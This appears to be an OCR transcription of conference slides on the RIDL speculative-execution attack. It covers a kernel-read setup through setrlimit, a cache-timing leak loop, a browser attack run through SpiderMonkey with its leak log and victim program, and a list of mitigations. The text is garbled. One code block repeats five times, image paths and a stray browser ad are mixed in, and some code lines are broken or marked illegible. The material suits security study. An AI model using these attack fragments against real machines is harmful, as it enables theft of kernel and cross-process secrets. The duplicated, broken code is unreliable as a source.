
```
setrlimit(..., 0xffff80000fd1c950);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0xffff80000fd1c950);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0xffff80000fd1c950);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



```
setrlimit(..., 0xffff80000fd1c950);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



```
setrlimit(..., 0xffff80000fd1c950);
```


```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```

WHAT NEXT??

We attacked the **cloud** and have an **arbitrary kernel read**.

We still need a local account on the target…

FROM THE BROWSER



Are you running the latest Firefox Beta? Get it now and help us test the latest features.

PORTABILITY

- No TSX or other speculation mechanisms
- Can’t use invalid pointers
- `clflush` is too useful

PORTABILITY

- No `clflush`
    - Touch eviction sets
- No TSX/invalid pointers
    - Use **demand paging** to generate "valid" page faults


PORTABILITY

```
/* Evict buffer from cache. */
evict(buffer);

/* Speculatively load the secret. */
char value = *(new_page);

/* Calculate the corresponding entry. */
char *entry_ptr = buffer + (1024 * value);

/* Load that entry into the cache. */
*(entry_ptr);

/* Time the reload of each buffer entry to
   see which entry is now cached. */
for(k=0;k<256;++k){
  t0 = cycles();
  *(buffer + 1024 * k);
  if (cycles - t0 < 100) ++results[k];
}
```

FROM THE BROWSER

We can generate this code from **WebAssembly**!

FROM THE BROWSER



```
./attack.sh
[sebastian@sorek Offzone19 ]$ ./attack.sh
Press any key to do RIDL SpiderMonkey attack...
+ taskset -c 7 ./js ridl-shell.js
[ LOG ] - Done init!
[ LOG ] - ------ SHOW TIME ------
[ LOG ] - [0x48]        = 31    H
[ LOG ] - [0x65]        = 98    e
[ LOG ] - [0x6c]        = 83    l
```

```
./victim.sh
[sebastian@sorek Offzone19 ]$ ./victim.sh
+ taskset -c 3 ./victim
```

```
#include <string.h>
#include <stdlib.h>
int main(int argc, char **argv) {
        char __attribute__((aligned(4096))) buffer[64*64];
        char val[32] = "Hello World! It's me Mario!";

        memset(buffer, Null, 64*64);
        asm volatile("movdqu (%0), %%xmm0"::"r"(val):"xmm0");
        asm volatile([illegible]::"r"(buffer));
        while (1) {

                asm volatile("movntdq %%xmm0, (%0)"::"r"(buffer):"xmm0");
                asm volatile("mfence");

        }

        return -1;
}
```

```
"victim.c" 18L, 421C                                   1,1          All
1:sorek.clients.vu.nl vim                                        11:57:32
```

FROM THE BROWSER

```
[ LOG ] - [0x20]         = 12
[ LOG ] - [0x49]         = 67   I
[ LOG ] - [0x74]         = 46   t
[ LOG ] - [0x27]         = 23   '
[ LOG ] - [0x73]         = 111  s
[ LOG ] - [0x20]         = 36
[ LOG ] - [0x6d]         = 101  m
[ LOG ] - [0x65]         = 109  e
[ LOG ] - [0x20]         = 116
[ LOG ] - [0x4d]         = 69   M
[ LOG ] - [0x61]         = 125  a
[ LOG ] - [0x72]         = 162  r
[ LOG ] - [0x69]         = 125  i
[ LOG ] - [0x6f]         = 72   o
[ LOG ] - [0x21]         = 13   !
[ LOG ] - [0x22]         = 10   "
[ LOG ] - Time16.45495575
[ LOG ] - 0.9115794796348814B/s
pit@cutiesky:~/ridl-js$ exit
```

MORE EXAMPLES

Also mentioned in our paper:

- Leaking from ports
- Reading SGX registers (again..)
- Leaking internal CPU data (e.g. page tables)

MITIGATIONS

EXISTING MITIGATIONS

Before May, three mechanisms:

- Inhibit Trigger (stop speculation, fences, retpoline)
- Hide Secret (KPTI, array index masking, L1D flush)
- Disrupt channel of leakage (disable timers)

RIDL MITIGATIONS

Introduced in May:

- **Same-thread**:
    - `verw` overwrites affected buffers
    - Special Assembly snippets

MD_CLEAR WORKARAOUND

